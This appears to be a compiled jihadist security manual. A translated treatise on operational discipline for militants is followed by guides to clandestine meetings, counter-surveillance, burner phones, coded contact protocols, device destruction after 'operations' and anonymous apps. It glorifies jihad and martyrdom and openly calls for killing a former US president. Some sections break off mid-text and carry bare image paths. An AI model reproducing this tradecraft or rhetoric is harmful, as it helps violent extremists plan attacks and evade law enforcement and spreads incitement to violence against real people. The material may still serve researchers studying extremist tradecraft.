And yet worst of all is that his negligence of this issue becomes the cause for his brethren to be arrested, and their activities and Jihād to be hampered… And sometimes you see him using the communication systems with blind trust – and if some of his brothers warn him and advice him to be cautious and watchful, or to conceal any talk of any meetings or visits, or to burn a message after reading it, or not to keep with him any real names of brothers, or any real addresses, when or where there is a possibility of being searched by the enemies of Allāh – or keeping them with individuals who are likely to be interrogated or detained… So when his brothers advice him to act wisely as such, he is offended, and he rebukes it, and sometimes he even calls it "cowardliness, pathetic, and shameful" [20] … I do not

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[19] **Trans. Note:** Brother Abū Bakr Nājī (a renowned strategy planning analyst and advisor) mentioned a small example of this in his brilliant book, "*Idārah At-Tawahhush*" (Controlling the Anarchy): "And once, one of them was told to read some specific documents and letters, and then to burn them immediately – but instead of burning them, he had hid them very well. And when his house was searched, during random searches by the intelligence agencies, they found those documents. This allowed the opening of a case – and in reality, an enormous investigation. And when he was asked – in prison – of why he didn't destroy the documents as he was told to, he replied saying, "I couldn't allow myself to burn papers with the hand-writing of the Noble Scholars and the Commanders…"!!

[20] **Trans. Note:** And in the Encyclopaedia of Security, it says:

know what he would say if he were to see some of his brothers hiding – when the *kuffār* are searching for them – in a small cave full of snake holes, not wide enough to even hold two men (as happens in Afghānistān and elsewhere)…

So in reality, there is no crime in scolding the likes of this person, whose problem is a result of his unawareness of the *Sīrah* (biography) of the Chosen One (may peace and blessings be upon him), and a result of him being sunk in a life of comfort, and being far away from the real life of Jihād and serious activity for the *Dīn* of Allāh, and being accustomed to the false security which the laymen live in, which the *Tawāghīt* and their allies promote.

This heedlessness, looseness, and disregard, has led many hard efforts to suffer many setbacks and failures – and has disappointed the People of Islām; while at the same time, delighting the eyes of the enemies of Allāh, which they magnify and make out of it, a public display as victories and successes against "terrorism" for their security and intelligence agencies… **But the reality is that the failures were not due to the security of the enemies of Allāh, nor due to the sophistication of their intelligence gathering – Rather, due to the brothers neglecting this subject and not giving it the value that it requires.** [21]

> And from the doors from which Shaytān deceives, is by making the brother look down upon security measures, convinced that it is for cowards only. He thinks that as long as he has gone out for the Sake of Allāh, then he can be reckless and disregard whatever he thinks is cowardliness. But the truth is, that (taking the steps for security) is a right of *Tawakkul* (firm trust) in the Lord of the Worlds, along with our firm belief that, "*whatever befalls you, could not have missed you.*"
>
> And we have in the *Hijrah* of our Prophet, and his hiding in the cave, a great lesson!! And it is a grave mistake for the Mujāhid to be reckless, as if he "doesn't care" about being harmed, by being imprisoned, or dragging others to prison along with him. So this brother has achieved one thing (i.e. his lack of fear of prison), yet forgot a dozen things (i.e. of the many harms to the self, fellow brothers, and to the organization, etc.)…
>
> And from amongst the things which delight the intelligence agencies the most, is when one of the Mujāhid brethren is captured. And from amongst the things which irritate them the most – nay, burns them with spiteful fury, from head to toe – is when a brother slips away from between their fingers, or when there is a brother in a land of Jihād or *I'dād* (training and preparation), yet they do not know of his identity.
>
> So your adhering to precautionary and security steps is a means of enraging the enemies of Allāh. And due to this, it in itself is a simple way to attain rewards, as Allāh has said: ***"… That is because they suffer neither thirst nor fatigue, nor hunger in the Cause of Allāh, nor they take any step to raise the anger of the infidels, nor inflict any injury upon an enemy - but is written to their credit as a deed of righteousness."*** [*At-Tawbah*: 120]

[21] **Trans. Note:** And this is a statement which could be written with gold, and in it is a sufficient refutation of the people of both extreme ends, the people of paranoia, and the people of negligence. So think deeply upon this and what it means.

And how saddened and pained I become, whenever I see some of the youth who do not accept advice in these affairs – those who do not learn from the lessons of others, and they do not take warning from the mistakes of others [22]; rather, they repeat their mistakes, being swept into the same blunders. [23] When one of them decides to take up Jihādī activity, and acquires a weapon – he is not satisfied by merely showing it to everyone he meets, but he must also tell them of all of his wishes and dreams and plans of Jihādī activity… and then, "out of the blue", he doesn't know why he is being interrogated or raided, or how his plans were uncovered!!

And it saddens me how the materialistic worldly people from amongst the criminal organizations [24] are well-versed with the principles of armed activity, and its

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[22] **Trans. Note:** And in the Encyclopaedia of Security released by the brothers at the Abū Zubaydah Centre, it is written: "And the smart one is the one who learns from the experiences of others. So just as it is illegal (*Harām*) for you to reveal the confidential information of your brother, such as if you were to report him to the enemy… likewise, neglecting this issue is at the same level as pointing to your brothers. And if not – then how do you explain one of the brothers being arrested in the middle of a city which numbers in the millions? How can he be singled out? Because he, or one of his brothers, "reported to the enemy" by blowing the cover."

[23] **Trans. Note:** And from the Prophetic Guidance is, *"A Believer does not allow (himself to be) stung twice (by something) out of one and the same hole."* Narrated by Al-Bukhārī (in *Kitāb Al-Adab*) and Muslim (in *Kitāb Ar-Raqā'iq*). And it is from this *Hadīth*, we have chosen the title of this project which we have undertaken – after several of our companions, including four translating brothers, were captured by the pagans. We ask Allāh to lighten their burdens, and to strengthen their determination, and to embolden their defiance, and to increase their patience, and to dignify their faces, and to illuminate their hearts, and to protect their *Īmān*, and hasten their escape. *Āmīn* ***"Say: 'Nothing shall happen to us except what Allāh has ordained for us: He is our Mawlā (Protector, Helper, Guardian).' And in Allāh let the Believers put their trust."*** [*At-Tawbah*: 51]

[24] **Trans. Note:** At the head of which are the militaries and agents of the Zionists, apostates, pagans, and Crusaders. And also including the various nationalistic independence, communist, Marxist, and Maoist rebel groups in various countries, and also the international mafia organizations, and the likes. It is mentioned in the Encyclopaedia of Security:

> And it is shockingly shameful, to see that the mafia, which works for worldly purposes, is many times better than many of the brothers, when it comes to adhering to security procedures. Even though security and precautionary arrangements do not mean cowardliness. Rather, it (Jihād) is an activity which is tied to precautions, as our Lord has said, ***"Take your precautions, and go forth…"*** [*An-Nisā'*: 71] And it is absolutely necessary to work in the manner in which Allāh has ordered us in His Book, and on the tongue of His Messenger (peace be upon him). And the activity of a Mujāhid – naturally – is never free of risks. But O what difference! Between he who takes the means and steps, and then goes forth with (firm faith in) the Blessing of Allāh; and between one who walks into a minefield – and as they say in Arabic slang, "Yallah! Come on brothers!"

fundamentals of stealth and clandestineness… you see them, whenever they decide to carry out an operation/activity, they do not notify anyone regarding it, nor of the targets, nor do they let anyone in on the materials and weapons, except only those who will execute the operation, and even still, only shortly before the time of it being carried out… they do not allow any of the details or information regarding their activities to be leaked out, and even those who will execute the operation do not know more than what they are in necessity of knowing, of what they require to know regarding how to carry out their assignment. But as for the *sources of their weaponry*, or *where the storehouses are*, and *who imported them*, and *who smuggled it to them*, and *are there are other targets which other members will attack afterwards*, and such… all of these things are considered security lapses and dangerous meddling with classified information, and it is incorrect for he who respects his own military activity, to give these details to those who are not in need of these details. And for this reason, the number of errors and failures in these types of operations are few and limited… compared to the deadly mistakes, which also bring down almost everyone who is involved, due to the sloppiness of some dervishes who come to the arena of armed activity with ignorance and foolishness… Even though the Muslim is the most worthy of mankind to be an expert of discipline, stealth, and alertness in this matter, for verily the *Sīrah* (biography) of his Prophet (peace and blessings be upon him) and the Companions is abundant with great lessons and teachings on this subject, from which a few examples have already preceded. The Jihād is in need of panthers and falcons - not dervishes and parrots.

And from the examples of negligence in this matter also – is that some of the youth handle weapons after Allāh has guided him to this Path – just as he used to handle it during his *Jāhiliyyah* days, with his tribal or gang "pride"… so you see him not having any worry when he openly displays his possessions, and you see him going around in his car (or truck), going about here and there, while he has his gun and ammunition with him, and perhaps even an RPG… with shocking recklessness, he shows it to this one, and lets that one hold it… And if you were to advice him, or remind him, or warn him, that this carelessness is inappropriate for the companions of this Path, and that his *Jāhilī* days are over and long gone; and that along with that, the way the enemies of Allāh look at him have also changed, with the mere signs of hair growing on his face, or due to his new relationship and contact with some of the people of the Jihādī movement… so when you advice him of this, he becomes offended and sometimes even calls it "cowardliness and weakness", and he does not accept the advice – until it is too late… He says, "Why do you exaggerate! These are just normal things!" And when he is detained, or goes through a test due to his negligence of this matter – no longer do these things remain "normal and common"…[25] Rather, more often than not – these types of people turn around after the tests and trials, and become paranoid!! So you will see him looking out for his shadow, collapsing in front of modern-day technology,

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[25] **Trans. Note:** And in the Encyclopaedia of Security released by the brothers at the Abū Zubaydah Centre, it is written: "**And taking the proper security and precautionary measures is something needed from the very first time you take a Jihādī step, *even when you are not yet part of a group or organization.*** And what is sad, is that these security measures and such – many of the brethren do not realize its importance, except after having committed a number of fatal mistakes, or after it's too late; such as him getting arrested or one of his brothers getting arrested."

shrinking at the so-called capabilities of the enemies of Allāh, and their horrific intelligence agencies… which "discovered" his weapons and RPGs {*sarcasm*}!!

And then, he awes at the enemies of Allāh and magnifies the capabilities of their security and intelligence systems; and instead of correctly ascribing his disappointments to his own foolishness, negligence, and inattention – he ascribes it to the cleverness of the enemies of Allāh and their despicable secret services!

And the truth is neither with the negligence prior to it, nor with the extremism after it. Rather, it is with the middle path, being logical at all times. It is obligatory for the companions of this Path to climb up to the calibre of this enormous Jihād, and to be well aware of the plots and strategies of their enemies, and to take the precautionary measures for proper security and secrecy - while avoiding both, paranoia and negligence.

And I ask Allāh – Most High – that He gives Victory to His allies, and humiliation to His enemies.

وَاللَّهُ غَالِبٌ عَلَى أَمْرِهِ وَلَكِنَّ أَكْثَرَ النَّاسِ لا يَعْلَمُونَ

"And Allāh has full power and control over His Affairs, but most of men know not." [*Yūsuf*: 21]

SECRET MEETINGS

In the Name of Allah, The Most-Compassionate The Most-Merciful
Allahummar zuqnee shahaa datan fi sabi lik
Oh Allah! Grant me martyrdom in your Path!

Make sure you read the Afrikii Sec Course & the Security & Intelligence Course

Taken From a Kaafir source

Step-by-step instructions...

Here's a hypothetical situation. Assume that you and I wish to meet clandestinely. We wish to ensure that our meeting is not observed by a surveillance team.

You and I have previously agreed upon a place, date, and time. In addition, we are familiar with each other's appearance – we can recognize each other on sight.

Step 1

You and I independently arrive at the previously agreed upon g*eneral* location. Rather than fixing a specific location, we agree to be only in the *general vicinity*. This is an important principle.

This might be a large park, a residential district, etc. The location must be outdoors and free of video surveillance cameras. It should also be selected with the intention of thwarting telephoto lenses.

You and I should each know the area well. The location should provide reasonable cover for each of us being there – strolling in the park, walking through a residential area to a bus stop, convenience store, etc.

Step 2

You and I will eventually make eye contact at some distance from each other. We do this discretely, so others are unaware. I use a pre-arranged signal to alert you that I have spotted you. Perhaps I'll throw my jacket over my shoulder, or remove and clean my sunglasses, etc. The signal must be a natural movement that does not attract unwanted attention.

Safety first

Even though you and I have seen each other, we do NOT approach each other. This is an important safety valve. If either of us has *grown a tail* we do not want to compromise the other person.

BACKGROUND – The phrase *grown a tail* is spy-talk for being under surveillance. The phrase is somewhat inaccurate, because they don't just follow you, they often surround you.

Step 3

When you see my signal you simply walk off. Then I follow you in order to ensure that you're not being watched. I carefully check for the presence of a *floating-box* foot surveillance team. I check for agents at fixed *observation posts*. I also watch for *drive-by* support from a floating-box *vehicle surveillance* team.

BACKGROUND – In particular, I may follow you, I may walk parallel to you, I may occasionally walk ahead of you. The goal is simply to be nearby so I'm in a position to detect surveillance around you. I always remain at a distance from you, of course, never approaching too closely.

Step 4

When I have satisfied myself that you are *clean*, I again signal you. Perhaps I re-tie my shoe laces.

Step 5

Now we reverse roles and this time it is I who simply walks off. You begin to follow me in order to ensure that I'm not being watched. You check for *floating-box* foot surveillance, fixed *observation post* foot surveillance, and *drive-by* support by a vehicle surveillance team.

What to look for.

You carefully watch for persons who are pacing me or moving parallel with me. You check for??????

Mobile Phones/GPS

In the Name of Allah, The Most-Compassionate The Most-Merciful
Allahummar zuqnee shahaa datan fi sabi lik
Oh Allah! Grant me martyrdom in your Path!

General Mobile Phone Security

There are many different mobile phone tutorials for the hundreds of different models of phones on the net to explain how to keep you/your phone anonymous so I won't go into detail as this will vary depending upon your phone and operating software so I'll keep this simple and general.

1. Avoid buying a phone with items that reveal your real ID (Credit Card, photo id, proof of address)
2. Avoid registering a sim card with your real ID
3. Avoid using you phone for both Personal and Jihad purposes (use separate phones)
4. Destroy any packaging & receipts of the phone / sim card
5. When registering in the app stores or app market use an anonymous ID. If you've already used an ID that links back to the real you then I advised you to reformat the device, and reinstall any programs again under the new ID or simply buy a new device.
6. Do not keep face photos of yourself friends or family on your phone.
7. Do not use your real facebook, twitter, whatsapp, or any other social account on your Jihad purpose phone
8. Cover your front camera before you switch on for the first time as some phones have been found to take photos indiscriminately even after the function has been deactivated in some apps (an easy way to do this is underneath the screen guard insert a piece of paper to block the front camera)
9. NEVER use your real name, ID, exact location etc to reveal who you are when using your phone

Browsing the Internet

NEVER use the default Internet Browser on the phone as this can log any info even after you have wiped its history. Try to download an app that will allow you to surf the net anonymously with high reviews like the "mercury" app and use the private mode function to browse the net and also change the user agent to anything other than your phone eg to "Desktop" if you're using "Android", or use the tor equivalent app Orbot for android.

Phone Privacy & History

1. Download apps that will aid in clearing any history, cache etc. Similar to the "CCleaner" app and maintain a regular clean of the phone

On an operation

1. Use clean and fresh phone for any type of operation, even for scouting and surveillance
2. Never carry your original phone/s with you as this can link you back to the scene.
3. After any operation destroy any communication devices

If you feel your phone is tapped then destroy your phone and sim completely but if you feel for some reason you will be arrested straight then simply act dumb on the phone (a coconut Muslim! Eg. you hate Jihad & sympathise with peace loving tree hugging monkeys etc), then destroy it. Remember "War is Deception"!!!

Be smart & use your Initiative

Mobile Phones/GPS

Mobile phones are a major security concern for a mujahid/organization's security as this is a device which cannot only be eaves dropped but also used as a GPS locator a bit like Sat Nav to pinpoint your current/previous location within a 10m to even 3 ft radius. Thus the concern for Mobile Phone Security is required.

There are 3 parts to all mobile phones:

1. Mobile Phone
2. Sim Card
3. Actual packaging, box, iemi number and receipt. **Must be carefully destroyed!**

The disadvantages of Mobile Phones

1. Can be easily traced by just using the mobile number or even the iemi number (phones unique number)
2. Can be easily eavesdropped by security agencies.
3. Can pinpoint exact current location in real-time, and the modern Smartphone's (Iphones, HTC , Samsung etc….) can even log GPS co-ordinates to show exactly where you have been **even if you disable it!**

Advantages

1. Portable
2. Untraceable if security measures are used correctly.
3. Easily disposable

What not to do:

1. Buy a Contract/or any monthly paid plan which requires revealing part or all of your identity (name, dob, address, bank account).
2. Use the same phone for personal and jihadi purposes as this will make identifying easy, and put others in unnecessary danger. Always keep this separate.
3. Keep the same Sim-card for a long period of time.
4. Disposing of any phones or sim card in an unsuitable manner i.e. throwing it in the bin while all you need to do is press the on button and the phone switches on! *(Make sure you destroy, literaly DESTROY all non required phones and Sims beyond the point of data recovery, break the phone/sim in bits and dispose off at different locations,*
   NEVER LEAVE PHONES/SIM INTACT WHEN DISPOSING)
5. Avoid purchasing any fancy Smartphones, especially ones with gps etc.
6. Avoid/refrain from saying anything that alerts the security over the phone i.e. "Jihad!" "Bomb!" "Explosives!" "Al Qa'ida" "Mujahid" "Kuffar" as calls made in UK especially could be subjugated to new technology to pinpoint certain phrases and alert the kuffar.
7. Use your own initiative!

What to do:

1. Obtain a simple mobile phone with basic features.
2. Only use PAYG Pay As You Go Sim cards which require only a top-up no registration process.

3. A fantastic security measure is to use two phones, the 1st phone would allow you to notify one another in code via sms you wish to speak however, the 2nd phone would be used to make/receive calls which you could use at different locations to protect your identity and whereabouts. If you feel you are being watched you could easily ditch the phone and sim and start again from new.

Ways to contact one another!

When contacting one another always maintain a sense of awareness, as this is what sometimes let us down. Below is a simple method in contacting one another using two separate phones per head, i.e. each brother has two phones each,

So Brother 1 wants to Contact Brother 2



Both brothers have arranged a meet at a pre-arranged location coded as the "soccer ground". **Remember! Never send the actual location you will be meeting at, "soccer pitch" here is a pre-arranged coded reference to a location OTHER than a "soccer pitch".**

As the Prophet SAW said "War is Deception" **So Use your own INITIATIVE!!**

Now both brothers must endure security measures before attending meet

1. If mobile phones are to be present then the battery and sim must be removed in order to protect location (best to make sure phones are away from meet)
2. Always have a disguise, so that you are not recognized, and try to blend in with the environment
3. If the meeting is via phone call follow below.

Go to a location other than your current location leaving behind phone 1

now taking phone 2 which the battery and sim have already been removed, remember never have phone 1 and 2 on at the same time same location.

Upon arrival of location which should be a minimum range of 500m or preferably more, away from your residence assemble Phone 2. Battery, sim & phone.

So brother 2 said half an hour in his reply of the text, so the brother will ring in half an hour,

If ever the brothers feel they are being watched or tailed then always use preplanned procedures to alert a brother of an abort, ie the monkey has been let loose, I just seen big ears driving a beamer, Garram! Etc. (by the way the monkey & big ears is in reference to G.Bush the Muppet, someone in America please drop that fool)

2) Phone communication

This is used by everyone. It is one of the most useful tools of a mujahid, but it is also one of the most dangerous tools for the mujahid. The majority of brothers that get arrested are due to mobile phones. As we mentioned before, call are monitored and there are train multilingual agents who are on standby to listen to conversations.

Before you call, you should note down all the points you want to say in the conversation. The reason for this is that it will make the conversation longer than necessary, therefore be more expensive. It also gives more time for the authorities to trace your exact point. You should never use your phone in the area you live in. Never use a phone box in the same area you live in. Don't use the same box more than once. However if you are in a place which does not have many of them, then at least wait a month before you use it again. If you have to call 2 brothers, do not call them from the same phone box, as if the authorities are tracing one brother, they will be led to the second brother as you have made a link for them. Once you have ended your call, you should call a random number and stay on the line for at least 15 seconds without speaking before you put the handset down. Avoid making any conversation with anyone near the phone box-just in case the police come and speak to the people in the area and they give a description of you. Before using the phone box try to inspect the phone to see if there is anything suspicious. Keep your conversations very short. Leave the area as soon as you have finished making the phone call. Another point may sound obvious, but make sure you confirm the person on the other side of the phone call is the person you want to talk to. Use codes, as mentioned before, and make sure these codes do not stand out.

If you are talking with a brother face to face, make sure your mobile phones are not near you. You should learn to change your mobile and SIM regularly-depends on your budget. Do not make the mistake of only changing your SIM and keeping the same mobile, as the authorities trace both mobile and Sims. Try to get in the habit of having one mobile solely for incoming calls, whilst using another number solely for outgoing calls. In Pakistan, it is best to use 'jazz' as this gives your GPS point to within 100m, whereas 'U phone' gives your point within 3m, and other newer network providers give your exact position.

3) Wireless/Walkie Talkie

These are used mostly in guerilla warfare. They are very convenient, but have many disadvantages such as:

- In bad weather, the transmission will be affected
- The enemy can always listen to transmission
- The enemy can easily disturb you
- They can locate you
- To counteract some of these disadvantages, you can do the following:
- Limit the length of transmission-do not use for useless talk (this also applies to mobile phones)
- Fix a time to speak
- Change the location of where you use walkie talkie. The Chechen mujahid Shamil Basayev was killed due to him using a walkie talkie and they bombed the area (this shows that the kuffar have the technology to locate someone who uses a walkie talkie. In addition, the mujahid Naek Muhammad from South Waziristan was bombed when he was giving an interview to the BBC whilst using a satellite phone.
    - If you can use the lower mode on a walkie talkie it is safer, in other words, use the high mode only if you need to transmit to others who are far from you.
    - To transmit in 'cross number'. This is where you receive the transmission on one frequency, and when you click the button to speak, it sends the transmission through a different frequency. When using this format, avoid using the same cross number with all your contacts. Use different cross numbers for different groups/individuals.

4) SMS/Fax

SMS and fax can easily be read. Don't use them in the same area you live in. if you do have to register them, obviously you should not give your real name. Don't use the same place to always fax from (many of these precautions are the same for other types of communication). Once you have faxed, delete the cache memory on the fax machine. Make sure you leave the area immediately after you have sent the fax.

If you know a brother has been arrested and he knows which type of communication you use such as the mobile number you use, then you must throw away the current type of communication and buy another one –this applies to all types of communication-.

Car trackers
Randomly check your car for any trackers. To do this look under your car in all gaps anywhere you would put a car tracker. Usually it's a device which attaches magnetically to your car, look for any foreign and strange objects that you won't find normally under your car.

Camera
Be aware of cameras where ever you are. Get into a routine where you can spot cameras without raising suspicion. E.g whilst turning your head pretending to look in the opposite direction you do a full scope of your location. Simple trick is use your eyes and try not moving your head in obvious positions to find cameras.

Bugs
Can range in size or object, hidden in virtually almost anything. Or even the house next door, When surveillance groups set bugs up they must enter your premises to do this. So look for any objects moved or out of place.

Geolocation 101:
How It Works, the Apps, and Your Privacy

Taken from a kafir site

How It Works

Typically, geolocation apps do two things: They report your location to other users, and they associate real-world locations (such as restaurants and events) to your location. Geolocation apps that run on mobile devices provide a richer experience than those that run on desktop PCs because the relevant data you send and receive changes as your location changes.

Smartphones today have a GPS chip inside, and the chip uses satellite data to calculate your exact position (usually when you're outside and the sky is clear), which services such as Google Maps can then map. When a GPS signal is unavailable, geolocation apps can use information from cell towers to triangulate your approximate position, a method that isn't as accurate as GPS but is has greatly improved in recent years. Some geolocation systems use GPS and cell site triangulation (and in some instances, local Wi-Fi networks) in combination to zero in on the location of a device; this arrangement is called Assisted GPS (A-GPS).

As long as the sky is fairly clear, the geolocation app on your phone can ascertain your position reasonably accurately. Indoors, however, it's less accurate, and in locales where storefronts are in very close proximity, you may have to select your location manually from within the app interface.Eventually, though, more-advanced A-GPS systems should increase the accuracy of geolocation positioning inside buildings.

The First Wave of Apps

Several start-up companies offer geolocation services--and some, such as Foursquare, reach hundreds of thousands of users. Not only do these services let you share your location with your friends, but they also bring a social gaming element to the table. Let's have a look at some of them.



Foursquare on an Android phone shows your profile info, together with badges that you've earned and the last place you checked in to. Image: Foursquare

Foursquare works with iPhone, Android, BlackBerry, and Palm (WebOS) phones. If no app exists for your smartphone, you can always use the Foursquare mobile Website instead. Foursquare refers to announcing your location--and thus telling your friends where they can find you--as "checking in."

Google, Facebook, and Twitter Join the Party

With such a burst of interest in geolocation, it's hardly surprising that social-networking giant Facebook and ever-growing Twitter are getting involved. Last year Twitter introduced its geolocation API, which allows third-party developers to incorporate the feature into their apps. Many Twitter smartphone clients, such as Twitterrific or Tweetie, nowadays let you attach your current location to your tweets, and so do some of their desktop counterparts.

For its part, Nokia offers a geolocation service through the Ovi Lifecast widget on its N97 and N97 smartphone models. (rumor has it that Apple will integrate the app in a future version of the iPhone).

Even the Mozilla Firefox browser can tell Websites where you are located, so you can find more-relevant information.

Google has also integrated location sharing in the latest version of its Chrome Web browser. Chrome's feature uses the World Geodetic System (WGS 84) navigation system, which is the reference coordinate system that the Global Positioning System (GPS) uses.

Geolocation and Your Privacy

When you leave your home, you inevitably sacrifice some of your privacy; and by sharing your location on social networks, you could put yourself at some increased level of risk. But geolocation services are working hard (without always succeeding) at keeping you safe from the potential dangers of sharing your location publicly.

Most geolocation apps let you set a certain level of privacy, but you can never be too wary of people with bad intentions who may be following your updates. As a first step toward protecting yourself, it's a good idea not to expose your home address on these services.

Unfortunately, keeping your whereabouts hidden from other people defeats the purpose of geolocation, so you have to make sensible decisions about how widely you share your status and how carefully you guard your privacy settings.

Brightkite, for example, lets you select for each post whether to share it only with your friends or with the whole world; however, if you cross-post your location on Twitter, any ill-intentioned follower could use that information.

Twitter's approach to geolocation, in contrast, lets you select whether to include your whereabouts for each individual message. Google Buzz does the same thing. Twitter also lets you delete your entire geolocation history, in case you change your mind and want to erase your tracks.

Where Is All of This Heading?

Right now, geolocation apps seem to be the province of hip geeks and other tech enthusiasts. They also seem to be mainly about fun: Without the gaming features that Gowalla and Foursquare add to the technology, those apps wouldn't be nearly as popular. But as geolocation technology gets better and more precise, it may prove to be extremely useful in more-serious apps, such as those used by public safety and news-gathering professionals.

But as more apps, fun or serious, begin attaching our locations to our messages, related privacy issues will remain a hot topic of conversation, perhaps forcing us to reexamine our views about how much privacy we need to maintain in our digital lives. As Facebook CEO Mark Zuckerberg has suggested, privacy isn't what it used to be, and many people may be willing to surrender some of our online privacy in return for increasingly smart, convenient, and enjoyable apps.

Notes:

- **Be careful in the apps you use.**
- **Learn to disable any geo tagging or geo location before using any app.**
- **Search on google for tutorials on how to disable.**
- **If worst case scenario stick to an old mobile phone.**
- **Have Tawakkal in Allah**

How To Stay Anonymous On Your Android Or iOS

Taken from a Kafir Source

It's frighteningly easy for people you've never met to snoop at your phone. Your browsing is tracked, your mobile provider always knows where you are and those spammers obviously got your number from somewhere. Meanwhile, the so-called Snoopers Charter (communications Capabilities Development programme, to give it's official title) is still a threat: the security services want to hold details of your texts and calls "to combat terrorism".

In this guide, we look at three free apps that let you browse, text and call on the go without being observed. InBrowser is an incognito mobile browser that never stores history or cookies; Surespot lets you text without using your phone number; and Wickr lets you send free, encrypted messages that self-destruct without a trace.


What You Need : ***InBrowser App, Surespot App & Wickr App***




1. Download and open InBrowser. The Google search box on the home screen (1) lets you run a search or go to a specific URL. On Android, you can also open a pop-up search/ URL box from any InBrowser screen by tapping the InBrowser logo (2) or tapping the dots at the foot of the screen, (3) then Go To (4).



2. On iOS, the search and URL fields are at the top of every browser screen. (1) This version also supports tabbed browsing. To open a new tab, tap the tabs icon at the foot of the screen (2) and tap New Tab. Tap the tabs icon to see all current tabs, and tap the cross icon in the list to close that tab and remove all traces of it from your phone Ctrl+s.



3. InBrowser uses 'agent cloaking' to fool websites into thinking that you are using a different browser or operating system, so that you can browse without being monitored. On Android, tap the dots, (1) the More, then Change Agent and tap an agent cloak, such as Google Chrome (2) or Apple iPad. (3) On iOs, tap the Settings cog, then Change Agent.



4. The iOS version shows the Back and Forward buttons by default, but on Android you can enable them in the Settings menu. Tap your phone's Home button to exit the browser and erase the browser and erase all history, cookies and other data. On iOS you can clear data when you're in the browser: tap the cog, then Clear Current history & Cache.



5. To text privately on your android phone or tablet, download Surespot from Google Play. Open the app, choose a username (1) and password (2) and tap 'create identity'. (3) Surespot doesn't use your phone number, so your username will identify you. To create up to two more identities, tap the dots icon (4) and tap 'create new identity'.



6. To invite people to communicate with you privately on Surespot, log in, tap the dots, tap 'invite contacts' and then 'invite via text message'. (1) You can also invite via email (2) or via another app, such as Facebook. (3) Tap 'next', (4) then tap a contact and 'invite'. Alternatively, tap 'invite' on your home screen and enter the person's number or email manually.



7. This opens a pre-filled compose screen. (1) Tap the recipient field (2) to edit or add a number or email. Tap the message window (3) if you want to edit the text but leave the download link intact. (3) Tap Send. (4) Your recipient will get a text inviting them to download Surespot; create an identity and add you as a friend. The download link won't work on iOS.



8. Once you and your recipient are friends, their username will appear on your home screen. Surespot won't allow screenshots from this point, as you can see! Tap your friend's username to open the compose screen (1) and tap 'send' (2) to encrypt and send your message. To delete your messages from your friend's phone, tap the dots (3) and tap 'delete all messages'.

Wikr

9. To send self-destructing messages from your iPhone or iPad, download Wickr from the App Store. Tap New Account, choose your logins and log in. Tap the menu icon, (1) then the Settings cog. Tap Default Self-Destruct (2) and scroll the number wheels (3) to choose a default destruct time. Tap the lines icon, then Inbox to return to the main screen.





10. As with Surespot, Wickr messages don't use your phone number, so your recipient must also have the app. Tap the compose icon, the plus sign, (1) 'iOS Contacts', Connect Now and 'Tap to add' to send an invitation. Wickr messages can contain attached documents, (2) photos (3) and video, (4) as well as plain text.

Disposable email address

Taken from a kafir site

Not every program and service advertised as “free” may come with a $20 price tag or a meager free trial, but they undoubtedly come at a price: your oh-so-precious email address and trust.

Nowadays, anything and everything you register for — from online forums and shopping sites to services and application downloads — requires you to hand over a valid email address in order access the product or site’s particular set of features. It’s certainly not the most demanding criteria you’re likely to encounter during said registration, but it’s likely the most common and the biggest nuisance of them all once your inbox becomes flooded with an abundance of spam you didn’t intend to receive. I know

Fortunately, disposable email addresses have been around for years, providing a convenient and free solution to those sticky situations that render you hesitant to give out your real email address. Although each service will supply you with a fake and temporary address capable of being dished out like hot cakes to whomever you’d like, the bulk of them differ in terms of hallmark features and simple utilities that set them apart from one another. For instance, some may require you to read email within a Web interface while others will merely forward them to your actual inbox.

Here are our picks for the best sites for creating a disposable email address so you can remain anonymous and abstain from an inbox burgeoning with advertisements for male enhancers, online degrees, and whatever else you probably don’t need in your life right now (or ever).

Non-forwarding disposable email services


GuerrillaMail

